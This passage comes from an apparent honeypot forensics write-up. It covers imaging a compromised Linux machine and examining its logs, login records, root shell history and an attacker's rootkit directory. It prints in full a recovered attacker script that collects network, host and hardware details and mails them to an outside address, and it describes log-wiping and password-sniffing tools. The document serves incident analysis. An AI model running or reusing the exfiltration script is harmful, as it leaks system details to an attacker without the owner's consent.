40000000-40015000 r-xp 00000000 03:05 128394     /lib/ld-2.2.2.so
40015000-40016000 rw-p 00014000 03:05 128394     /lib/ld-2.2.2.so
40016000-40017000 rw-p 00000000 00:00 0
40017000-40018000 rw-s 00000000 00:02 0          /SYSV46532e4f
(deleted)
4001b000-4013c000 r-xp 00000000 03:05 128403     /lib/libc-2.2.2.so
4013c000-40141000 rw-p 00120000 03:05 128403     /lib/libc-2.2.2.so
40141000-40145000 rw-p 00000000 00:00 0
bfffe000-c0000000 rwxp fffff000 00:00 0
```

At this point all of the volatile information had been copied off of the machine and it could be set up to create an image of the hard drive. The plug in the back of the honeypot was pulled and the machine instantly went down. The

machine was not properly shut down because a proper shutdown would cause a number of files to be modified, which we did not want to do. Additionally, the attacker may have modified the shutdown scripts to destroy any information on the system. By pulling the plug the machine went down instantly and no malicious scripts, if they existed, would execute.

Imaging the Drive

Once again The Penguin Sleuth Kit CD was put into the honeypot and it was powered back on. During the boot process the BIOS for the machine was entered to verify that the computer would boot from the CD first, as opposed to booting from the hard drive. This was important because we did not want to boot using the hard drive. Like performing a proper shutdown, booting the computer back up using the compromised hard drive could have detrimental effects to the forensic analysis as access and modify times on files would be changed.

The computer booted off of the CD and dropped into a Linux command prompt. When booting off of the Penguin Sleuth Kit CD, it does not mount any hard drives or, by default, set any network settings. The first thing we had to do was set up networking. The network interface was once again set to have IP address 192.168.1.112.

Once networking had been set up we could begin to image the hard drive. When Linux is loaded onto a computer it slices up the hard drive into sections called partitions. These partitions can be used for different things such as file systems, boot partitions and swap space for memory. We needed to know what partitions were on the system and what they were used for before we could transfer the images. To do this, the **fdisk** program was used.

Fdisk is a program which is primarily used to create partitions on drives. However, it can also be used to list out the partitions of a hard drive and their purpose by reading the partition tables on the drive. This is done using the **–l** option, as shown below.

```
root@0[root]# fdisk -l /dev/hda | nc 192.168.1.56 9000 -w 3
```

The output from **fdisk** was sent to the forensic laptop where it was examined.

```
Disk /dev/hda: 3005 MB, 3005743104 bytes
128 heads, 63 sectors/track, 728 cylinders
Units = cylinders of 8064 * 512 = 4128768 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1   *         1        13     52384+  83  Linux
/dev/hda2            14       728   2882880    5  Extended
/dev/hda5            14       617   2435296+  83  Linux
/dev/hda6           618       683    266080+  82  Linux swap
```

The output shows that the drive is 3005 MB and has four partitions. The first and third partitions are Linux file systems while the fourth is a Linux memory swap partition. The second partition is actually an extended partition, which is just a container for other partitions on the hard drive. The machine is not actually able to mount that particular partition. Using the output of **fdisk**, the device files needed to transfer in order to image the drive were known.

To image the drive a program called **dcfldd** was used. **Dcfldd** is an improved version of the **dd** program that can write or copy raw data directly to or from a drive or partition. By copying the data directly from the partition we can get an exact bit-for-bit copy of the disk. **Dcfldd** also provides the ability to create an MD5 hash of the data as it is copied.

An MD5 hash is a digital fingerprint of a piece of data. It is created with a mathematical function that converts the data to a 128-bit fixed-length string. The 128-bit fixed-length string cannot be used in any way to derive the original data from it and it is mathematically improbable that two different pieces of data would ever produce the same fixed length string. (Schneier 18) By creating this digital fingerprint of the data and saving the output, we can verify the integrity of the image at a later time by creating another MD5 hash of it. If the new hash matches the original hash, the image has not changed. In Linux, the **md5sum** program is used to create an MD5 hash of data.

To transfer the image from the honeypot to the forensic laptop netcat would once again be used. Like when the volatile data was transferred, the output from **dcfldd** would be redirected to netcat, which would send it to a netcat listener of the forensic laptop. The netcat listener would then send the data it received to a file.

The first partition transferred would be /dev/hda1, which was probably the boot partition since the fdisk output had marked it as bootable.

```
root@0[root]# dcfldd if=/dev/hda1 hashwindow=0 | nc 192.168.1.56 9000 -
w 3
104704 blocks (51Mb) written.
Total: 038da7e4552d1326fd640bd24de53898
104768+0 records in
104768+0 records out
```

Dcfldd was given the **if=/dev/hda** option to specify the partition and the **hashwindow=0** option to display an MD5 hash of the data when it was finished. Once the transfer had completed an MD5 hash was taken of the transferred data in order to verify that the image had not changed during the transfer process.

```
[root@laptop]# nc -l -p 9000 > hda1.dat
[root@laptop]# md5sum hda1.dat > hda1.md5
[root@laptop]# cat hda1.md5
038da7e4552d1326fd640bd24de53898  hda1.dat
```

The hashes matched so the image had come across the network to the forensic laptop intact. The same process was done for the second partition.

```
root@0[root]# dcfldd if=/dev/hda2 hashwindow=0 | nc 192.168.1.56 9000 -
w 3
Total: ece99bf375ac8dcb610b9689b238af28
2+0 records in
2+0 records out
```

On the forensic laptop, an MD5 was created for this image file to verify its integrity.

```
[root@laptop]# nc -l -p 9000 > hda2.dat
[root@laptop]# md5sum hda2.dat > hda2.md5
[root@laptop]# cat hda2.md5
ece99bf375ac8dcb610b9689b238af28  hda2.dat
```

Once more the hashes matched. This process was repeated for the third and partition. The MD5 hash of the transferred image also matched the original hash.

```
root@0[root]# dcfldd if=/dev/hda5 hashwindow=0 | nc 192.168.1.56 9000 -
w 3
4870400 blocks (2379Mb) written.
Total: f0a02decdf358f115155c5465b0d8f40
4870592+0 records in
4870592+0 records out

[root@laptop]# nc -l -p 9000 > hda5.dat
[root@laptop]# md5sum hda5.dat
f0a02decdf358f115155c5465b0d8f40  hda5.dat
```

The process was repeated for the final partition. Once again, the hashes matched.

```
root@0[root]# dcfldd if=/dev/hda6 hashwindow=0 | nc 192.168.1.56 9000 -
w 3
531968 blocks (259Mb) written.
Total: b88309f00f9e6674ab18c4701b450279
532160+0 records in
532160+0 records out

[root@laptop]# nc -l -p 9000 > hda6.dat
[root@laptop]# md5sum hda6.dat
b88309f00f9e6674ab18c4701b450279  hda6.dat
```

Exact copies of the partitions on the honeypot had been transferred over to the forensic laptop, but they were taking up a lot of disk space. After all, the third partition, /dev/hda5, was over 2 GB! In order to reduce the amount of disk space these images took up they were compressed with the **gzip** program. **Gzip** takes a file and compresses it into a smaller size. It can later be uncompressed with the **gunzip** program or the uncompressed data can be displayed with the **zcat** program. Each image was compressed.

```
[root@laptop]# gzip hda1.dat
[root@laptop]# gzip hda2.dat
[root@laptop]# gzip hda5.dat
[root@laptop]# gzip hda6.dat
```

To verify that the integrity of the image had remained intact after being compressed, the images were opened with **zcat** and run through **md5sum**. The MD5 hashes produced from this matched the original MD5 hashes of the images so the integrity of the images had been maintained.

NOTE: After the imaging process had completed, the forensic laptop suffered a partial hard drive crash. In the rush to get the forensic data saved of the laptop, the processes that had been copied, sendmail and encrypt, were inadvertently lost. While this was not detrimental to the analysis, it meant that the files would have to be recovered from the file system. If for some reason the files that ran those processes could not be recovered, that data would be lost. The rest of the files and images copied over had been hashed with MD5 hashes. After copying them off of the forensic laptop, those hashes were verified and matched the original hashe. The integrity of the images had been maintained.

Media Analysis

Once again, the laptop used for forensic analysis was a Sony Vaio laptop running RedHat Linux 9.0. The laptop had a number of forensic tools already installed. The majority of these tools came from a forensic suite of tools called The Sleuth Kit. The Sleuth Kit is a collection of computer forensics tools that provide access to Windows and UNIX file systems for the collection and analysis of data. The tools are open source and freely available from http://www.sleuthkit.org. At the time of analysis, the latest version of The Sleuth Kit, 1.68, was used. As each tool from The Sleuth Kit was used in the analysis, its function will be explained.

Both the hda1 and hda5 images were examined first. These images were the main file systems of the honeypot and would be the places that the attacker would have modified files or depositied tools. Hda2, the extended partition map, had little interest to us since it would not contain any information concerning the compromise. Hda6, the swap space, would be examined later.

Some information on the file system we will be analyzing would be helpful before it is examined. The **fsstat** command which comes with The Sleuth Kit can give us some information that will be helpful during analysis.

```
[root@laptop]# /usr/local/sleuthkit/bin/fsstat -f linux-ext2 ./hda5.dat
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: EXT2FS
Volume Name: /
Last Mount: Thu Mar 25 21:56:56 2004
Last Write: Fri Mar 26 22:51:02 2004
```

```
Last Check: Thu Mar 25 16:24:25 2004
Unmounted Improperly
Last mounted on:
Operating System: Linux
Dynamic Structure
InCompat Features: Filetype,
Read Only Compat Features: Sparse Super,

META-DATA INFORMATION
--------------------------------------------
Inode Range: 1 - 304608
Root Directory: 2

CONTENT-DATA INFORMATION
--------------------------------------------
Fragment Range: 0 - 608823
Block Size: 4096
Fragment Size: 4096
```

The output from **fsstat** shows the hda5 image is an ext2 file system, which we already knew. It also shows the last time the file system was mounted, written to and checked. Finally, the block size of the file system, 4096 bytes, will be important later.

The **fsstat** output for hda1, the boot partition, showed that it had a block size of 1024 bytes and was last mounted on March 25, 2003 at 21:57:02. This was the last time the machine had been booted.

Before any analysis could be performed, the bit images of the compromised honeypot would have to be made available. To do this, the **mount** command was used. We used **mount** previously to make the CD-ROM with our forensic tools available on the honeypot during live analysis, but this time different options were used. These options are explained below.

1. ro – This option will prevent anything from writing to the image.
2. loop – This options tells mount to use the loopback device which allows us to mount the bit image just like it were a disk.
3. noatime – This option will prevent any inode access times from being updated. Doing so could destroy evidence of what files the attacker accessed.
4. noexec – This option will prevent any executable programs from being run.
5. nodev – This option will ignore any device files on the disk, if any are present.

Before mounting the images, a directory called /mnt/hack was created to mount them to. At first, only the hda5 image was mounted. This was the largest bit image and thus probably was the full file system, which we wanted to examine the most.

```
[root@laptop]# mount -t ext2 -o ro,noatime,noexec,nodev,loop hda5.dat
/mnt/hack
[root@laptop]# mount -v | grep hack
/root/hda5.dat on /mnt/hack type ext2
(ro,noexec,nodev,noatime,loop=/dev/loop0)
```

Next, the boot filesystem was mounted on to the boot directory in /mnt/hack. This would be where the normal boot partition would reside.

```
[root@laptop]# mount -t ext2 -o ro,noatime,noexec,nodev,loop hda1.dat
/mnt/hack/boot
```

The images were successfully mounted and could be analyzed. The first step of analysis would be to examine the file system for anything out of the ordinary that could give us clues as to what the attacker did or what they may have left behind.

/var/log/messages

The first file to be examined was /mnt/hack/var/logs/messages, which keeps all of the alerts and messages generated by various programs on the system. This file contained all of the messages we saw on the console of the honeypot as well as others we had not seen.

```
[root@laptop root]# cat /mnt/hack/var/log/messages | less
Mar 25 21:57:56 personel syslogd 1.4-0: restart.
Mar 25 21:57:56 personel syslog: syslogd startup succeeded
Mar 25 21:57:56 personel kernel: klogd 1.4-0, log source = /proc/kmsg
started.
Mar 25 21:57:56 personel syslog: klogd startup succeeded
Mar 25 21:57:56 personel kernel: Inspecting /boot/System.map-2.4.2-2
…
Mar 26 01:41:38 personel in.rexecd[3535]: connect from
machine1.cableISP.net
Mar 26 01:41:38 personel rshd[3537]: Connection from AA.BB.73.8 on
illegal port
Mar 26 01:41:38 personel rlogind[3536]: Connection from AA.BB.73.8 on
illegal port
Mar 26 01:41:41 personel in.rexecd[3538]: connect from
machine1.cableISP.net
Mar 26 01:41:41 personel rshd[3540]: Connection from AA.BB.73.8 on
illegal port
Mar 26 01:41:44 personel in.rexecd[3541]: connect from
machine1.cableISP.net
Mar 26 01:41:45 personel rshd[3543]: Connection from AA.BB.73.8 on
illegal port
```

The messages file first shows messages from the last time the machine booted up on March 25 at 21:57:56. The machine went through its normal boot process and no unusual messages appeared until March 26 at 01:41:38 when a number of connections from AA.BB.73.8 to the rsh, rlogin and rexec services were logged. These services, which were turned on in the honeypot, allow remote access to a machine and are considered highly insecure. The messages

did not indicate a successful compromise but could mean that our attacker was examining the system to see what was available or could be unrelated altogether. The IP address was put into our dirty word list in the hopes it may find something later.

```
Mar 26 01:50:33 personel telnetd[3547]: ttloop: peer died: EOF
Mar 26 01:50:35 personel telnetd[3548]: ttloop: peer died: EOF
Mar 26 01:50:57 personel telnetd[3555]: ttloop: peer died: EOF
Mar 26 01:51:00 personel telnetd[3556]: ttloop: peer died: EOF
```

A couple minutes after the connections from AA.BB.73.8 a number of sessions from the telnet server were logged. Telnet is another program that allows remote connections to a server. These messages indicated that someone had connected to telnet and then let the session drop. Unfortunately, no information on the address that made the connection was logged so we have nothing to go off of. Again, this could be the attacker seeing what services were available or could be completely unrelated to our compromise.

```
Mar 26 01:51:00 personel ftpd[3546]: FTP session closed
Mar 26 01:51:07 personel ftpd[3549]: FTP session closed
Mar 26 01:51:14 personel ftpd[3550]: FTP session closed
Mar 26 01:51:22 personel ftpd[3552]: FTP session closed
…
Mar 26 02:15:03 personel ftpd[4331]: FTP session closed
Mar 26 02:15:03 personel ftpd[4332]: FTP session closed
Mar 26 02:15:07 personel ftpd[4333]: FTP session closed
Mar 26 02:15:08 personel ftpd[4334]: FTP session closed
```

Starting at 01:51:00 and continuing until 02:15:08 a number of FTP connections were made to the server, about one every few seconds. In all, over 750 connections were made. Again, the source of these requests were not shown but this amount of activity indicates that someone was trying to get into the system through FTP, a program designed to allow files to be transferred between systems.

This much FTP activity suggests the attacker was probably trying one of two ways to get in: a brute force attack or a buffer overflow. A brute force attack is when an attacker tries a large number of username and password combinations in the hopes that one will work and access to the system will be gained. Usually when this occurs, the messages file reports a large number of failed authentication attempts, which did not happen here.

A buffer overflow attack is when the attacker sends a large amount of data to a program to try to get the program to execute the commands the attacker wants it to. This type of attack sometimes requires a large amount of connections to be made for the commands to be executed. Since there were a large number of connections made here this could be what is occurring. Again, there is no indication in the file that this led to a successful compromise. However, we will keep this timeframe in mind as we do more analysis.

```
Mar 26 09:13:22 personel ftpd[5687]: ANONYMOUS FTP LOGIN FROM
211.42.XX.YY [211.42.XX.YY], mozilla@
Mar 26 04:28:20 personel ftpd[5686]: User unknown timed out after 900
seconds at Fri Mar 26 04:28:20 2004
Mar 26 04:28:20 personel ftpd[5686]: FTP session closed
Mar 26 06:20:17 personel ftpd[5742]: FTP session closed
```

The next couple of lines show a successful anonymous FTP login from 211.42.XX.YY into the machine and then a couple more closed FTP sessions. This IP address is the same IP address that was seen connected with the setup and encrypt programs during the live analysis. If that IP address is the one that compromised the honeypot this log entry could give us a date and time when it occurred. However, notice that the time of the anonymous login is out of place. Because of this, a more thorough analysis of the files on the system will need to be performed to get a better time.

```
Mar 26 07:07:09 personel portmap: portmap shutdown succeeded
Mar 26 07:07:18 personel kernel: write uses obsolete
(PF_INET,SOCK_PACKET)
Mar 26 07:07:18 personel kernel: eth0: Promiscuous mode enabled.
Mar 26 07:07:18 personel kernel: device eth0 entered promiscuous mode
Mar 26 07:07:28 personel syslogd 1.4-0: restart.
Mar 26 07:07:29 personel syslogd 1.4-0: restart.
Mar 26 07:07:30 personel syslogd 1.4-0: restart.
Mar 26 07:07:31 personel syslogd 1.4-0: restart.
Mar 26 07:07:32 personel syslogd 1.4-0: restart.
Mar 26 07:07:33 personel syslogd 1.4-0: restart.
Mar 26 07:08:05 personel sendmail[6007]: log: Closing connection to
81.XX.YY.ZZ
Mar 26 08:07:20 personel sendmail[5988]: log: Generating new 768 bit
RSA key.
Mar 26 08:07:21 personel sendmail[5988]: log: RSA key generation
complete.
```

The final messages in the file are the ones we saw on the console and indicate a successful compromise had occurred. From the multitude of FTP messages in the file beforehand it is starting to look like the honeypot was compromised through some type of buffer overflow in the FTP server.

/var/log/secure

While the messages log file shows the system messages, another file - /var/log/secure - shows any authentication and connection information. Examining this show more information on how the honeypot may have been compromised.

```
[root@laptop root]# cat /mnt/hack/var/log/secure | less
Mar 26 01:38:45 personel xinetd[850]: START: ftp pid=3524 from=AA.BB.73.8
Mar 26 01:38:45 personel xinetd[850]: START: telnet pid=3526 from=AA.BB.73.8
Mar 26 01:38:48 personel xinetd[850]: START: ftp pid=3527 from=AA.BB.73.8
Mar 26 01:38:48 personel sshd[3528]: Bad protocol version identification 'GET
/? HTTP/1.0  ' from AA.BB.73.8
Mar 26 01:38:48 personel xinetd[850]: START: telnet pid=3529 from=AA.BB.73.8
```

```
Mar 26 01:38:50 personel xinetd[850]: START: telnet pid=3530 from=AA.BB.73.8
Mar 26 01:38:51 personel sshd[3525]: Did not receive identification string from
AA.BB.73.8.
Mar 26 01:38:51 personel xinetd[850]: START: ftp pid=3531 from=AA.BB.73.8
Mar 26 01:39:15 personel xinetd[850]: EXIT: ftp pid=3524 duration=30(sec)
Mar 26 01:39:18 personel xinetd[850]: EXIT: ftp pid=3527 duration=30(sec)
Mar 26 01:41:08 personel xinetd[850]: START: exec pid=3535 from=AA.BB.73.8
Mar 26 01:41:08 personel xinetd[850]: START: login pid=3536 from=AA.BB.73.8
Mar 26 01:41:08 personel xinetd[850]: START: shell pid=3537 from=AA.BB.73.8
Mar 26 01:41:11 personel xinetd[850]: START: exec pid=3538 from=AA.BB.73.8
Mar 26 01:41:11 personel xinetd[850]: START: login pid=3539 from=AA.BB.73.8
Mar 26 01:41:11 personel xinetd[850]: START: shell pid=3540 from=AA.BB.73.8
Mar 26 01:41:14 personel xinetd[850]: START: exec pid=3541 from=AA.BB.73.8
Mar 26 01:41:14 personel xinetd[850]: START: login pid=3542 from=AA.BB.73.8
Mar 26 01:41:15 personel xinetd[850]: START: shell pid=3543 from=AA.BB.73.8
Mar 26 01:50:30 personel xinetd[850]: START: ftp pid=3546 from=AA.BB.73.8
Mar 26 01:50:31 personel xinetd[850]: START: telnet pid=3547 from=AA.BB.73.8
Mar 26 01:50:33 personel xinetd[850]: START: telnet pid=3548 from=AA.BB.73.8
Mar 26 01:50:37 personel xinetd[850]: START: ftp pid=3549 from=AA.BB.73.8
Mar 26 01:50:44 personel xinetd[850]: START: ftp pid=3550 from=AA.BB.73.8
Mar 26 01:50:47 personel xinetd[850]: START: ftp pid=3551 from=AA.BB.73.8
…
```

The first interesting lines from the secure file show a large number of connections from AA.BB.73.8 to various services on the honeypot. This address probably performed a port scan on the honeypot attempting to see if various well-known services were available. These logs show that AA.BB.73.8 was the one who connected to rsh, rexec and rlogin as shown in the messages file and was the one who attempted the numerous connections to FTP. These connections continue until 02:15:08.

```
Mar 26 02:38:45 personel sshd[658]: Generating new 768 bit RSA key.
Mar 26 02:38:47 personel sshd[658]: RSA key generation complete.
```

After the FTP connections, the log shows the OpenSSH server generating a new RSA key. OpenSSH will not usually generate a new encryption key on its own unless something has told it to. Since we saw nothing in the messages file to indicate a new key generated at this time. This could indicate a separate OpenSSH daemon, installed by the attacker, created this message.

```
Mar 26 04:13:20 personel xinetd[850]: START: ftp pid=5686 from=211.42.XX.YY
Mar 26 04:13:21 personel xinetd[850]: START: ftp pid=5687 from=211.42.XX.YY
Mar 26 04:28:20 personel xinetd[850]: EXIT: ftp pid=5686 duration=900(sec)
Mar 26 07:08:43 personel xinetd[850]: EXIT: ftp pid=5687 duration=10522(sec)
```

The final messages in the file show the FTP connections from 211.42.XX.YY. Notice that the time on the initial FTP connection is 04:13 and not 09:13 as it was in the messages file. The time this file reports is more likely the correct time 211.42.XX.YY logged in to the system and indicates the incorrect time in /var/log/messages is due to a bug in the reporting system or was purposely changed. Regardless, we now know the correct time this addresses logged in to the system.

Note that the final entries also show the amount of time 211.42.XX.YY was connected to the system. The first entry shows its session was logged in for

900 seconds and may have ended due to the server timing out because of inactivity. The second entry shows its session ended at 07:08:43 after almost 3 hours of activity. This session also ends right after the interface was put into promiscuous mode and implies that this is when the attacker was able to compromise the honeypot.

The previous two system files told us that the honeypot was port scanned by IP address AA.BB.73.8 starting at March 26 at 1:38:45 AM and that it may have also attacked the FTP server on the honeypot to gain access. Later, the logs show that IP address 211.42.XX.YY entered the honeypot through FTP and that this is probably when the attacker was able to compromise the system.

/var/log/maillog

The next log file examined was /var/log/maillog. This file keeps track of all mail sent from the system. Attackers typically send themselves emails after they compromise a system which contain various information on the attacked system, such as file system sizes and networking information. If our attacker sent out an email after the honeypot was compromised this log should have recorded it.

There were a number of entries in the log file but most are for normal mail sent from the system to the local super user. However, there were two lines in the file which were interesting.

```
Mar 26 07:12:26 personel sendmail[6021]: i2QC7QU06016: timeout waiting
for input from mx1.mail.yahoo.com. during client greeting

Mar 26 07:12:28 personel sendmail[6021]: i2QC7QU06016:
to=example@yahoo.com, ctladdr=root (0/0), delay=00:05:02,
xdelay=00:05:02, mailer=esmtp, pri=32447, relay=mx2.mail.yahoo.com.
[64.156.215.6], dsn=2.0.0, stat=Sent (ok dirdel)
```

These lines showed that an email was sent to example@yahoo.com on March 26 at 07:12:28, the time our compromise occurred. Whenever a Linux system sends out an email traces of that email are left in memory or on the disk. We can attempt to recover the email by searching the disk and swap space for the email address.

To do this we first have to unmount the images. This is done on the off-chance that what we would modify the image. Better safe than sorry.

```
[root@laptop]# umount /mnt/hack/boot
[root@laptop]# umount /mnt/hack
```

Next, the **strings** command was used on the image to search for the email. **Strings** is a utility that will go through a file and display all of the readable strings within it. By running **strings** with the **–a** and **–radix=d** options we will also be able to find the approximate location of the email on the image to recover it. The **grep** command is also used to only show the matches for our email

address.

```
[root@laptop0]# strings -a --radix=d hda5.dat | grep
"example@yahoo.com"
2134326 cat /tmp/info | mail -s "$(uname -a)" example@yahoo.com
3739777 Mar 26 07:12:28 personel sendmail[6021]: i2QC7QU06016:
to=example@yahoo.com, ctladdr=root (0/0), delay=00:05:02,
xdelay=00:05:02, mailer=esmtp, pri=32447, relay=mx2.mail.yahoo.com.
[64.156.215.6], dsn=2.0.0, stat=Sent (ok dirdel)
```

The second entry looks like the entry seen in the maillog file but the first entry is new and looks like it could be part of a script. In order to recover the script the **dcat** utility from The Sleuth Kit was. **Dcat** takes a disk block number on an image and prints out its contents. Using the number given to us from **strings** we can calculate the disk block number. Taking that number and dividing it by the block size of the disk will give the disk block number.

From running **fsstat** previously on the hda5.dat image we know the disk block size is 4096 bytes. 2134326 divided by 4096 is 521.075. Running **dcat** on the image to display the contents on block 521 would show the contents of that script, if it existed.

```
[root@laptop]# /usr/local/sleuthkit/bin/dcat -f linux-ext2 ./hda5.dat
521

#!/bin/sh

# This file will mail you informations about the root
touch /tmp/info
/sbin/ifconfig -a | grep inet >> /tmp/info
hostname -f >> /tmp/info
uname -a >> /tmp/info
w >> /tmp/info
cat /proc/cpuinfo >> /tmp/info
cat /proc/meminfo >> /tmp/info
ping -c 6 yahoo.com >> /tmp/info
/sbin/route -n >> /tmp/info
cat /tmp/info | mail -s "$(uname -a)" example@yahoo.com
rm -f /tmp/info
```

Bingo! While we weren't able to recover the actual email we did get the script used to send it. The script above would likely be run after the machine was compromised to send information about the machine back to the attacker.

Even though were not able to recover the email sent we were able to get an email address which can be added to the "dirty word" list.

Last logged on users

The image was re-mounted using the same options to prevent any modifications to it and the wtmp file was examined with the command **last**. The wtmp file contains information on users that have logged in to the system as well

as where they came from and how long they were on. The **last** command was used to display this information.

Last was given the **–x** option to display when system reboots occurred and the **–f** option to specify it to read the wtmp file from the honeypot image and not the one on the analysis laptop.

```
[root@laptop]# last -x -f /mnt/hack/var/log/wtmp
ftp      ftpd5687     211.42.XX.YY    Fri Mar 26 04:13    gone - no logout
ftp      ftpd3435     personel         Thu Mar 25 22:18 - 22:18  (00:00)
root     tty1                          Thu Mar 25 21:59    gone - no logout
runlevel (to lvl 3)   2.4.2-2          Thu Mar 25 21:57 - 13:10 (17+14:12)
reboot   system boot  2.4.2-2          Thu Mar 25 21:57      (17+14:12)
```

The wtmp file shows the system booted on March 25, 21:57 and that root, the super user, logged in at 21:59 at the local console. This was the session that was started and left logged in. The only other entries show FTP connections from the local honeypot to itself on March 25 at 22:18 and from 211.42.XX.YY on March 26 at 04:13. The one from March 25 was performed by myself when setting up the honeypot to confirm FTP was working correctly and the connection from 211.42.XX.YY confirms that the time seen for this connection in /var/log/secure is correct.

Super user history file

Next, the history file for the super user was checked. Every time a user on a Linux system logs in, the shell that is used typically keeps a history of the commands run so the user can quickly re-run any commands. This is an excellent place to find information on what an attacker may have done. On the honeypot, the shell assigned to the root user was the bash shell, which would keep its history file for the root user in /root/.bash_history.

```
[root@laptop]# ls -l /mnt/hack/root/.bash_history
-rw-------    1 root     root           70 Mar 26 07:08
/mnt/hack/root/.bash_history
[root@laptop]# cat /mnt/hack/root/.bash_history
w
w
w
cd /lib/security/www
cd curatare/
./ps ax
cd ..
./read tcp.log
```

Root's history file is extremely small (only 70 bytes) and should contain more information – including the commands run by myself when setting up the honeypot. The contents of the history file show the root user running a number of commands.

The root user first ran the **w** command three times. The **w** command is an alias to the **who** command which shows who is currently logged in to the system and how long they have been logged on. The user then entered the /lib/security/www directory and then the curatare directory. Curatare is not a normal system directory and is almost certainly where the attacker stored their tools.

After entering the curatare directory, the root user ran the **ps** command with the **ax** options which printed out all of the currently running processes. The user did not run the system's **ps** command as indicated by the "./" in front of the command. The "./" means to run the program in the current directory and to not go out and find the program in the system. This means that the system **ps** command has probably been replaced by the attacker to hide certain processes or something more malicious.

Finally, the root user returned to /lib/security/www and ran **read tcp.log**. By looking at the command it is unknown as to what is actually did, but the name of the file that it read, tcp.log, indicates that it may be from a network sniffer. A network sniffer is a program that listens toand records network traffic. Specialized sniffers have been developed by hackers to look for specific data, such as passwords.

Looking at /lib/security/www shows that it was created on March 26 at 07:07. This corresponds to our theory that the attacker from 211.42.XX.YY was able to compromise the system around this time. Since the attacker went into /lib/security/www and ran some programs we can see if anything is still left in that directory.

```
[root@laptop]# ls -al /mnt/hack/lib/security/www
total 56
drwxr-xr-x    3 root     root         4096 Mar 26 07:07 .
drwxr-xr-x    4 root     root         4096 Mar 26 07:07 ..
-rwxr-xr-x    1 root     root         1345 Mar 26 07:07 cl
drwxr-xr-x    2 root     root         4096 Feb 18 13:06 curatare
-rwxr-xr-x    1 root     root         3119 Mar 26 07:07 firewall
-rw-r--r--    1 root     root         1182 Mar 26 07:07 oldrkpid.log
-rwxr-xr-x    1 root     root         4060 Mar 26 07:07 read
-rw-r--r--    1 root     root            5 Mar 26 07:07 sshd.pid
-rwxr-xr-x    1 root     root         2488 Mar 26 07:07 status
-rw-r--r--    1 root     root            0 Mar 26 07:07 tcp.log
-rwxr-xr-x    1 root     root        17960 Mar 26 07:07 write
```

A number of files still exist. The **file** and **strings** commands were run on each file to try to determine their purpose. **File** is a program which examines a file and performs a number of tests on it to try to classify what type of file it is. The following list details what was found for each file.

1. **cl** – This is a bash script with the title "sauber by socked [11.02.99]" in the beginning of the file. The rest of the script reveals that it is a program used to clean a specific string given to it out of any log file in /var/log, with

the exception of a few files it specifically ignores. The attacker would use this to remove any traces of themselves from any logs on the system.

2. **firewall** – This is another bash script which sets up a firewall on the machine to block all ports from 15000 to 65536. It also specifically allows TCP and UDP ports 216 in to and out of the machine. It is unknown why it does this but the script mentions that it is for the "NaRcis settings", so it may have to do with some rootkit or backdoor.

3. **oldrkpid.log** – This is a plain text file containing a list of process IDs for a number of different programs on the system.

4. **read** – This is a perl script which, according to the header in the file, "sorts the output from LinSniffer 0.03". LinSniffer is a network sniffer which writes its logs into the tcp.log file. This script reads the output from that file and pulls out any passwords it caught for the attacker to see.

5. **sshd.pid** – This file contained one word: 5988. This was apparently the process ID of an instance of SSH the attacker started up. Process ID 5988 was the sendmail process that was running on the honeypot. We had originally theorized that it was a version of SSH and it looks like we were correct.

6. **status** – This is another script which goes through the system and makes sure that all of the attacker's rootkit programs and files are in place. If they are not the attacker is alerted.

7. **tcp.log** – This file is empty but it is the file that LinSniffer data is logged to. This is also the file that the attacker ran the **read** command on.

8. **write** – This is a Linux binary program. The **strings** output shows a number of phrases within the program, like "cant set promiscuous mode", "eth0" and "tcp.log" which leads me to believe this is LinSniffer, the attackers network sniffer.

The /lib/security/www directory also contained another directory inside of it, curatare. This contained a number of system files, shown below.

```
[root@laptop]# ls -la /mnt/hack/lib/security/www/curatare/
total 180
drwxr-xr-x    2 root     root         4096 Feb 18 13:06 .
drwxr-xr-x    3 root     root         4096 Mar 26 07:07 ..
-rwxr-xr-x    1 root     root         7144 Feb 28  2002 attrib
-rwxr-xr-x    1 root     root         7144 Jan 17  2002 chattr
-rwxr-xr-x    1 root     root         1084 Dec  7  2001 clean
-rwxr-xr-x    1 root     root        84568 Nov  3  2001 ps
-rwxr-xr-x    1 root     root        53910 Nov  3  2001 pstree
-rwxr-xr-x    1 root     root         1259 Nov  8  2001 sshd
```

Some of these files – attrib, chattr, ps and pstree – are probably clean copies of system programs the rootkit replaces. This is a good guess because in the super-user's history file the attacker is seen coming into this directory to run the ps program to list out the current running processes. As we will see later, the attacker did not want to use the ps program because they had replaced it with their own program to hide certain running processes on the system.

There are two other files in the directory, clean and sshd. Clean is a copy of the cl program previously analyzed and sshd is a copy of the start up script for the OpenSSH server. The attacker may keep the last script around in case they want to start up their SSH server on boot up. It will be a good idea though to examine the current sshd start up script on the honeypot when we examine the boot scripts to see if the attacker modified the copy the honeypot used.

Hidden file and directories

On a Linux system, files and directories can be hidden from view by placing a dot (".") as the first letter in the name. Attackers will often use hidden files or directories because they are not normally noticed.

To find hidden directories or files, the **find** command is used. **Find** will search through a directory tree and display the names of files matching any parameters that it is given. In our case, the options **find** is given are **-name ".*"** to search for names that begin with a dot and **–ls** to display information on the results. The output is redirected to a separate file so we can examine the results more easily.

```
[root@laptop]# find /mnt/hack -name ".*" -ls > honeypot/hidden.txt
```

The search turned one hidden directory on the system that was worth looking into: /root/.ncftp. Ncftp is a program on Linux that allows a user to transfer files to and from FTP servers. The .ncftp directory is created when the program is run as a place to store its settings. The creation date of the folder, March 26 at 04:13 corresponds to one of the times 211.42.XX.YY was logged in via FTP and was most likely created by the attacker running ncftp.

Set-UID and Set-GID files

Next, any files that are Set-UID (SUID) or Set-GID (SGID) were searched for. When a file is SUID or SGID, it will run with the permissions of the file's owner or group as opposed to the permissions of the user or group running it. Attackers will often create files owned by the super user as SUID in order to have a backdoor they can use to become the super user on the system. Additionally, some files are required to be SUID or SGID in order to properly work. If any of these files have an unusual modification date it could be evidence that they were modified by an attacker.

Once again the **find** command was run to search for any files that were SUID or SGID. In order to find them, **find** was given **–type f** to only look for files and **–perm -04000 –o –perm -02000** to look for any file that was SUID or SGID. The output was again redirected to a file so it may be examined later.

```
[root@laptop]# find /mnt/hack -type f \( -perm -04000 -o -perm -02000
\) -ls > honeypot/suid_sgid.txt
```

